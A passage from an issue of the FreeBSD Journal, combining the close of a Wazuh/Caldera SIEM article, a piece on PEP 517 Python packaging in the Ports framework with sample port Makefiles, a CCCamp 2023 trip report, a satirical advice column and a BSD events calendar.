
manager.name: wazuh.appjail

Total	Level 12 or above alerts	Authentication failure	Authentication success
631	0	67	1



manager.name: wazuh.appjail

rule.mitre.id: exists



manager.name: wazuh.appjail

rule.nist_800_53: exists

421 Total alerts

10 Max rule level detected

Conclusion

Wazuh and MITRE Caldera provide customizable tools to adapt to Security Information or Cybersecurity needs. This article shows a small part of the all features included in Wazuh SIEM and MITRE Caldera. If you want know more about this tool The Wazuh Project and MITRE Caldera Project maintain great documentation (https://documentation.wazuh.com/current/index.html) and (https://caldera.readthedocs.io/en/latest/) and great community support.

And finally, AppJail helps to quickly deploy the tools used in this article into jail containers.

ALONSO CÁRDENAS is a ports committer in the FreeBSD project. He has recently focused his work on enhancing the visibility of FreeBSD as a useful platform for information security. He is an Information Security and Cybersecurity consultant based in Perú.

PEP 517

Python Packaging's New World Order

BY CHARLIE LI

One day on IRC, bofh@ ran into a problem whilst trying to update a Python port: the source no longer included a setup.py file. Without such a file, the Python framework within the Ports framework just did not work, there was no path forward. Intrigued, I started doing some light digging on the matter, and very quickly found an entire new packaging and distribution *standard* that we would need to support sooner or later. A growing collection of packages were leading or following suit, and the eventual Python 3.12 release would exacerbate this issue even further. I emphasise *standard* because setup.py and previous iterations of third-party/add-on Python software distribution were never standardised or architected at all…

Enter PEP 517, an actual design and architecture of Python package building and distribution, using the wheel package format first standardised in PEP 427. Immediately upon skimming all relevant Python Enhancement Proposals (PEPs), I exclaimed, this is way better, let's figure out how to implement this in the Ports framework.

A Brief History of Python Packaging Generally

Mostly adapted from "Why you shouldn't invoke setup.py directly"

Many perceptions of "brief" exist, so this may seem anything but. This history is unfortunately long and convoluted, with a load of nuance left out, so this is as "brief" as it can get.

Prior to Python 2.0, no organised way of distributing Python code existed, not like a C project's configure-build-install workflow. Python 2.0 introduced distutils, a new module within the standard library/distribution to provide something akin to the more common make(1) targets dealing with configure-build-install. This made it relatively straightforward to integrate into distro systems like our Ports framework to create operating system-level packages.

Unfortunately, no good way to specify and enforce dependencies could be had with only distutils. Unlike projects that configured and compiled code, where missing or incorrect dependencies would result in errors at any stage, no practical enforcement mechanism other than running the code itself existed for the interpreted Python (CPython has a bytecode compiler, the output of which is actually executed, but that's an entirely different topic with its own details and pitfalls). Distro systems like our Ports framework handle the dependency part of the equation, but most people outside of that context were not going to read READMEs or otherwise figure out dependencies to install Python code in their local environments.

Enter setuptools, intended as a drop-in enhanced replacement to distutils that provides, amongst other features, dependency management. Worked great for most packages that have setuptools at the top of the build chain. However, certain packages import dependencies before setuptools can do its thing. Different targets do not necessarily need the same dependency set. Some packages even specified exact setuptools versions. Worst of all, everything played in the same (host) environment, and setuptools itself cannot properly create the correct environment to execute properly.

For distro systems like our Ports framework, these shortcomings were less of an issue. We have ways to automatically manage dependencies and isolate environments to provide the correct environment for setuptools to do its thing, especially with poudriere. Not quite the case in developer scenarios, especially before Python virtual environments came along.

Additionally, the package formats defined by distutils/setuptools were inflexible, hard to maintain and hindered innovation with regards to the act of building and installing Python packages. The wheel standard was developed as a dedicated package format independent of any build and install scheme. This is much like our own pkg(8) or other operating system-level package manager package formats. Great, except distutils/setuptools themselves relied on yet another external Python package for this functionality, aptly named wheel, rather than integrating it in the first place. Can anyone smell circular dependency…

In the intervening years, different projects sprung up to experiment with non-distutils/setuptools build systems, particularly when setuptools grew as bloated as necessary but those projects were aiming for simplicity à la old-school Unix philosophy. But because distutils/setuptools was still the de facto interface for building and installing, none of these new projects could be used in production to do what they intended. With the package format defined to be independent of any build and install scheme, enter PEP 517, a minimal interface for generating wheels that build systems implement, allowing for choice in this area.

USE_PYTHON=distutils

Consider a Python package sample with the following source layout:

```
sample/
├── setup.py
├── …
└── src/
    └── sample/
        ├── __init__.py
        └── …
```

The port would look something like this:

```
PORTNAME=          sample
DISTVERSION=       1.2.3
CATEGORIES=        devel python
MASTER_SITES=      PYPI
PKGNAMEPREFIX=     ${PYTHON_PKGNAMEPREFIX}

MAINTAINER=        freebsd@example.org
COMMENT=           Python sample module

RUN_DEPENDS=       ${PYTHON_PKGNAMEPREFIX}six>0:devel/py-six@${PY_FLAVOR}

USES=              python
USE_PYTHON=        autoplist distutils

.include <bsd.port.mk>
```

With a properly equipped, normal setup.py, the ports framework executes setup.py's configure, build, install targets for each port target respectively. The Python package does not specify any build dependencies other than the implicit distutils/setuptools providing all the structure. A runtime dependency is specified, which distutils/setuptools checks only on install. Installation metadata is generated, which includes a list of installed artefacts that we use, with minor modifications, for our packing list.

This follows the procedure traditionally used for C/C++ projects with Makefiles. Artefacts are installed into a stage directory hierarchy which is then packaged up.

USE_PYTHON=pep517

Consider an updated Python package sample with the following source layout:

```
sample/
├── pyproject.toml
├── …
└── src/
    └── sample/
        ├── __init__.py
        └── …
```

The port would look something like this:

```
PORTNAME=          sample
DISTVERSION=       1.2.4
CATEGORIES=        devel python
MASTER_SITES=      PYPI
PKGNAMEPREFIX=     ${PYTHON_PKGNAMEPREFIX}

MAINTAINER=        freebsd@example.org
COMMENT=           Python sample module

BUILD_DEPENDS=     ${PYTHON_PKGNAMEPREFIX}flit-core>0:devel/py-flit-core@${PY_FLAVOR}
RUN_DEPENDS=       ${PYTHON_PKGNAMEPREFIX}six>0:devel/py-six@${PY_FLAVOR}

USES=              python
USE_PYTHON=        autoplist pep517

.include <bsd.port.mk>
```

At first glance, this port looks almost identical. When designing the porting workflow, careful consideration was taken to ensure as seamless of conversion as possible as Python packages update and adopt PEP 517.

With this method, setuptools is no longer the centre of attention. Instead, the implicit build dependencies are two separate Python package ports, a *build frontend* and *integration frontend*. The build frontend parses build-specific metadata in pyproject.toml to determine the *build backend*, make sure it exists in the environment, and executes it to build the wheel. In this example, the build backend is flit-core, and it is specified as a regular build dependency. If the build succeeds, a wheel file is generated with a strictly formatted file name. The integration frontend references the wheel file in that strict formatting, checks runtime dependencies and installs into staging, metadata included. Our packing list comes from this metadata similar to before.

A notable omission compared to the other method is a separate configure stage, which is integrated into the build stage. This allows Python packages to choose which build backend is most appropriate for their project, whether something available in PyPI or something custom within their source tree.

Caveats and Future Considerations

In the intervening period since PEP 517 support landed in the Ports framework, a number of people have commented on some perceived inflexibility in our implementation. More likely than not, the inflexibility is intentional, based on adherence to Python standards and security/integrity considerations amongst others.

One focal point has involved the wheel file name called during the stage process. We could pass an entire wildcard wheel file name into the PEP 517 integration frontend and call it a day, but such squanders a golden opportunity to improve metadata congruency between the Python side and the port. Some ports' names or versions do not match their Python package metadata counterparts. To add insult to injury, PyPI has had a history of typosquatted packages leading to malware. Being able to prematurely fail a port build based on incongruent metadata provides another mechanism to keep our tree secure from even the stealthiest of attacks even before any patches are offered up in pre-commit project spaces.

Since the wheel Python package itself switched to PEP 517, our setuptools ports can now depend on it rather than the other way around. This opens up the USE_PYTHON=distutils case to build wheels rather than the original method, which would not only unify the stage workflow around the PEP 517 integration frontend but would enjoy the same metadata integrity checks in the process.

In all, this was and will continue to be an ordeal. More modern languages include their own package managers, primarily aimed at developers and their isolated environments, but expect most everyone including operating system-level packagers to use them. At least with Python, there has always been some way to at least sidestep that notion, first with distutils/setuptools, and now with PEP 517 making things even cleaner. We still have to mind things like mapping languages' acceptable package version schemes to our standards and overall metadata congruence, but such can be tackled gradually.


CHARLIE LI is a ports committer focusing on GTK-based desktops, Python, some Rust and amateur radio (callsign: K3CL). Sometimes ventures into other areas for root cause analysis. In real life, he is a technical consultant and sometimes dispatches buses at his local public transportation agency..

CCCAMP 2023 TRIP REPORT

BY TOM JONES

It is a warm October, but I think this morning I saw the first frost of the year. Not that I am complaining about the weather (even if it is a national past time). Autumn is great, I get to wear hoodies again, and periods of sun are a nice surprise.

I spent a week of the summer in the hottest field on the planet.



Chaos Communication Camp (CCCamp) is a five-day long, outdoor, hacker festival run every four years in Germany by the Chaos Computer Club (CCC). 2023 saw the seventh incarnation of the event and the third that I have attended, starting with 2015 and 2019.

Hacker camps are remarkably difficult things to describe well, there is a sheer weight of force that comes with the event that is difficult to get across.

The CCC at CCCamp gathered together 6,000 of Europe's and the world's hackers to celebrate Art, Culture, Society, the Environment and the continuing and ceaseless bothering of computers. We gathered together about an hour north of Berlin at Mildenberg Brick Work Park for 5 days in the middle of August.

Venue

The camp is a venue for discussions about technology and the impact it has on our lives. While that cover story is being digested, it is a great excuse to hang out and party in a field for a week, all while playing with computers new and old, radios, and an excess of different lighting systems.

The camp runs as a conference; there is a CFP and talks and workshops for all 5 days of the event. In a change from previous events, the running of talks and workshops was delegated out to sub communities at the camp. It turns out that no one really enjoys sitting in a giant blackout circus tent in 30°C weather—they prefer to be outside. The content team was a victim of the success of the AV team. With all talks both streamed live and recorded (see media.ccc.de to catch any talks you missed), there is little incentive to suffer the heat in person when you can be hanging out at the lake.

Like EMFCamp (which I covered in a trip report last year), CCCamp on the ground is formed of subgroups call Villages. Villages are the umbrella attendees and are expected to organize themselves. There are villages for local hackerspaces and regional CCC groups, villages for common hobbies such as amateur radio or hackware hacking, and for international groups such as the Italian Embassy or the Scottish Consulate.

Villages are a place where attendees can organize their own extra content beyond the conference main tracks. In 2023, the CCC decided to devolve main content into villages and divided the program into five sections to be primarily organized by villages with the support of the CCC's logistical and volunteer machine.

Content

Talks and workshops were broken down by themes and hosted by villages in five areas: Bits und Baeume, Digital Courage, Milliways, N:O:R:T:X, and on the Marktplatz. Content was roughly broken down into themes. Bits und Baeume hosted talks and workshops on digitalization, technology, and environment in a breezy open tent midway out of the Brick Work, Digital Courage hosted a selection of digital rights content in German, and Milliways took on security-focused content and workshops on hardware.

Each of the stages was an open-air venue, each had a small selection of camo nets or tarps to provide shade and a little bit of shelter should rain roll through the site. Open-air venues were a great improvement on the sweltering circus tents from previous years. This style of tent is also used at EMFCamp, but the English weather is quite different to what you experience in Central Europe, and for EMFCamp, they are a much better fit.

The downside to the open-air venues is a lack of comprehensive shelter for attendees at talks. I avoided a couple sessions when I spotted that all the available shade had been taken by early attendees. When we did get our promised thunderstorm and subsequent rain, talks were cancelled and eventually rescheduled.

Content at CCC events covers an incredible range of topics, you could--if you wanted—learn about the environmental impact of modern computing and paths off of fossil fuels, create cyanotypes in the sun using seaweed and salt water, make a transceiver for LORA satellites, and—if you managed to find it after it was rescheduled--learn about repurposing "retired" rental e-scooters from a pair of puppets. The puppets put on an excellent show describing their exploits to take over the stock firmware and give waste devices a new life.

Scheduled content only ever scratches the surface of what happens at a CCC event, and a lot of the magic is occurring elsewhere. The Hardware Hacking village was on site again with their Hardware Hacking bus, a giant reused coach filled to the brim with workshop materials and soldering irons. The Hardware Hacking village runs non-stop workshops from 10AM everyday late into the night. They were so packed this time that they rejected workshops that were "too laptop"—giving them space to focus on taking things apart and making them up again.

Lights and Music

It is in the evenings when the site truly comes to life. Villages take darkness as a personal insult and have grown over the decades of the event, ever-increasing arsenals of LEDs, spotlights and lasers. As the sun sets, the event becomes filled with light shows, villages build on the conference's music acts with their own speaker stacks and DJ sets.

The Brick Work has some buildings and central infrastructure that are co-opted to make impressive lighting installations. The chimney stack of the old factory had messages written on it with lasers every night. The central "hill" (an old observation and loading post in the factory) was loaded up with a dozen massive smoke machines that would blanket the area around the Marktplatz with a wall of smoke. This wall of smoke was then illuminated by lasers and spots. Walking through this with the lights and the smoke had the effect of making you pass through a thick wall with low visibility into an area where the smoke and the lights worked together to give the world an extra layer of depth.

There was even a giant disco ball floating in the middle of the lake.

To add to the lights and music, CCCamp once again came with an event badge. The badge itself is a fully featured microcontroller platform based on the ubiquitous ESP32, a high-speed dual core system with both WiFi and Bluetooth. From this base, the badge team created an interface board with a ton of capacitive touch inputs ringed with LEDs, a cool circular screen, speakers, and audio outputs.

The badge this year, Flow3r, is intended to be a music creation device. The past two events saw a smart watch and a Software Defined Radio. This year, there was a conscious move towards making technology more accessible and fun. The badge has two audio output jacks and speakers and shipped with a couple of demos which were themselves excellent music toys.

With this accessibility, the badge enables a ton of power. The Flow3r badges support being networked together with IPv6 over the audio jacks, a step beyond using the microcontrollers' Wifi or Bluetooth.

Building on years of cool badges for which it was hard to write software in a field due to complicated tool chains, Flow3r is running MicroPython. MicroPython makes it easy for anyone in a field to connect to the device via USB serial and start hacking and playing with the inputs and outputs. While there, I saw someone write their first program ever and get the LEDs on the badge to start playing.

The badges always lead to cool hacks, and this time was no different. Hacker camps in Europe have started to work together to ensure that the badges are not just e-waste after the event. Badge.team created a reasonably stable interface so that software written in MicroPython is easy enough to move between badges, and there is an app store to make it easy to install apps others have made onto your badge. One app in the default firmware for badges is a name display, and at night you can see hundreds of people walking around wearing their badges showing their name. You also see other name apps beyond the default one on those that have written a name display of their own or downloaded one they thought was cool.

My Third Camp

This was my third time at a CCC-run outdoor camp. When events are every four years, you get a weird pacing with the people you meet. Somehow, we are able to make solid friendships in just 5 days. With this being my third visit, I'm now meeting people I first met in 2015 at my first camp for the third time. Somehow, we have known each other for 15 days, but over 8 years that creates an incredibly strong friendship. I was introduced to new partners of friends, told about children, and got the chance to introduce old friends to my wife as she experienced her first German camp.

After a busy summer organizing my wedding, CCCamp was a chance to relax a little bit. I did my best to avoid running events but plans frequently fail to survive contact. A friend through the fediverse helped me host Lukas from the MNT Reform (https://mntre.com) Project run a show and tell of the Open Hardware Arm64 laptops he builds. This was a first chance for many people to try the laptop and get a preview of their upcoming 7-inch pocketable (if you have large pockets) laptop. The first devices should ship early in 2024, but the prototype hardware was excellent to play with bugs and all.

Failing to repress my growing reputation as "That Scottish Person," I ended up MC'ing a Whiskey drinking event. But as I am learning, I will take any chance I get to inflict Scots Poetry on a crowd. This time reading a snippet of Burns to what must have been 1,000 people eagerly holding up while I read a few lines of the Bard.

"To sing thy name!"

Go Somewhere

It must be a constant refrain of trip reports that the value of the event is difficult to describe to others afterwards. I can sing the praises of the things that happened, but I'm not sure the enjoyment of filling out an Austria complaint form at a pop-up booth at the side of a road really comes through. Their filling system did sound awfully like a shredder.

The main character of CCCamp 2023 for me was the heat. Germany had been hit by an oppressive summer heat wave, and, honestly, if you asked me about the event before I wrote this, that would have been all I talked about. Sure, my blackout tent helped me sleep a little later, and hiding in the shade in front of an artificial draft helped me sit and write a silly app for the badge.

The heat created new experiences I wouldn't have gotten without it.

On the fourth day, to avoid being cooked, I was swimming alone in middle of the lake when I came across an inflatable boat with some of the EMFCamp folk in it. They invited me aboard, which I managed—only flooding their vessel a little—and we shared gin and tonic from a can while bobbing around on the lake.

I'm not sure how you get that experience without joining us at an event.

TOM JONES is a FreeBSD committer interested in keeping the network stack fast.

WeGet letters

by Michael W Lucas

Dear D-List Windbag Who Somehow Scammed Himself Into This Position,

We're right at the edge of a new release and our highly tuned environment has a whole bunch of custom-built software. Everyone's sweating blood over the upgrade. How can I get my management off my back?

—I Don't Care What You Answer,
My Boss Will Never Know It's About Him

Dear IDCblahblahblahwhatever,

I have previously discussed both new releases and packaging software in the pages of this very Journal, but I'm certain you recall none of that. Modern systems administrators have outsourced their memory to online forums and search engines, which worked until illiterate large language models got rebranded as AI and the resulting feral autocomplete engines stuffed your external brain's technology section with reconstituted search-engine-optimized *Scorpion* fan fiction. Fortunately for you, so did your boss. You have the option to fall back on the computer's built-in manual, whereas your boss thinks books like *The Seven Highly Effective Cheese Mover Habits* contain undying management wisdoms. He doesn't remember anything from *that* either, but he keeps it on the back of the loo to present an image to anyone foolish enough to enter his lair. No, don't touch it, the cheap paper those things are printed on absorb ambience and I should know.

But did you consider, possibly, for a moment, working on the legitimate issue underlying your question? No, you did not, as evidenced by the fact that whatever circuitous "reasoning" process that led you to write and send this letter betrayed you by permitting you to, once again, touch not just a computer but the Internet. Yes, yes, I am also on the Internet, but I am inoculated by my memories of using hardware with nine-and-a-half-bit bytes to send messages to email addresses optimized for teletype. My very bones know that this shambling horror will betray us, and any time my mere meat attempts something so foolish as to rely on digital resources they smash the offending limb into the closest relatively immovable object. We built the Internet as a repository for the master list of silly possum jokes, and greedy children ruined the whole thing. We predicted this failure mode, of course—not in precise detail, but *it will all end in tears* is pure prophecy.

You've been so foolish as to install an operating system.

Then you added more software to do things.

Presumably it works for sufficiently generous values of "works."

As with so many systems administrators, you believe that the cure for your disease is *more disease*. Fine. Let's run with that and see what deep damp pit you wind up in, and what kind of beetles you'll spend the rest of your deliciously short life dining on before they return the favor.

"Custom built." There. That's your problem.

Did you write the software? Fine. If you had written it well, you wouldn't be asking this question. No, I'm not insulting you. I'm offering a hand up to my level. I recently published a program I wrote for production use, ostensibly to demonstrate why you should not use my code. It was immediately declared "comically evil" and if everyone who sent me a refactored version had accompanied it with a dollar, I would not be writing this column but instead living my dream of being the first human in history to die of Gelato Degeneration. If you had written your code well, you would not have asked. Not because your code would work, but because you'd know it wouldn't. A new release means new testing. Do it. (If you released your code to the public thinking someone might find it useful, you have done everyone a disservice. I released mine not only because the code itself was ghastly, but because it provided my publishing bibliography as an SNMP module and the resulting horror among people who understood what I had unleashed supported my long-term goal of making computing too repulsive for polite society.)

But probably you scrounged a few programs off the Internet. Software written by people that were not wise enough to keep their mistakes to themselves. Unlike me. You used pipes and redirects to glue these tiny atrocities together, the way sysadmins have done ever since Thompson and Ritchie declared their first Unix system beta-ready and offered an account to a soon-to-be-ex-friend. Your manager took you seriously when you said that everything worked, and now that you've tied yourself to the tracks, the upgrade trolley's coming and you'd like me to throw the switch to divert it onto your boss who's tied himself to a different track. I categorically refuse. Partly because I firmly believe in that most precious and fundamental of rights, the right to take the consequences, but mostly because I have sufficient trolleys for *everyone*.

Wherever it came from, custom software causes misery.

Perhaps you (ugh) *bought* custom software. I can't help you, but another purchase might. Might.

Wherever it came from, custom software causes misery. What do we do with misery?

That's right. We share it.

The ports system exists to not only share misery, but to reliably replicate it across hundreds or thousands of users. (I know the documentation doesn't state that, but it certainly doesn't refute it.) By making an official port of your custom software, you can entice others into using your preferred tools. Write a cozy package description to lure other people with similar problems into trying your solution. A few sysadmins will respond with "improvements," which you should gleefully accept—not because they impact your solution, but because—and this is the important bit—because it means they will have *touched* the official package. They catch the software's cooties. You pull them into the damp pit with you. Together you can build better beetle traps and stave off the inevitable for a few more days. Maybe even months.

Making a port is not hard. I've done it. I needed a Radius authentication module for Apache, because the alternative was to integrate everything into Active Directory and that would have been even more custom. Not happening. The folks who maintain the ports collection have provided all kinds of instructions in the hope that others will touch it and join them in their much larger, better-appointed damp pit.

If your management still troubles you after all this work, try hissing like a possum.

.

Have a question for Michael?
Send it to letters@freebsdjournal.org

MICHAEL W LUCAS has has no idea why the FreeBSD Journal publishes this drivel, but the editorial board keeps asking for more. He hereby disclaims responsibility for any of it. His books include *Absolute FreeBSD*, *FreeBSD Mastery: Jails*, and *Apocalypse Moi.* If you must reach him, check https://mwl.io. Bring small, unmarked bills.

2023 Events Calendar

BSD Events taking place through March 2024

BY ANNE DICKISON

Please send details of any FreeBSD related events or events that are of interest for FreeBSD users which are not listed here to freebsd-doc@FreeBSD.org.

November 2023 FreeBSD Vendor Summit

November 2-3, 2023
San Jose, CA
https://freebsdfoundation.org/news-and-events/event-calendar/november-2023-freebsd-vendor-summit/

The Summit provides commercial FreeBSD users with the unique opportunity to meet face-to-face with developers and contributors to get features requested, problems solved, and needs met. It also opens up discussions on improving and enhancing the operating system. Registration is now open. The program includes talks from NetApp, Netflix, ARM and more! Register today!

FOSDEM 2024

February 3-4, 2024
Brussels, Belgium
https://fosdem.org/2024/

FOSDEM is a two-day event organized by volunteers to promote the widespread use of free and open source software. Taking place, February 3-4, 2024, FOSDEM offers open source and free software developers a place to meet, share ideas and collaborate. Renowned for being highly developer-oriented, the event brings together some 8000+ developers from all over the world.

SCALE 21X

March 14-17, 2024
Pasadena, CA
https://www.socallinuxexpo.org/scale/21x

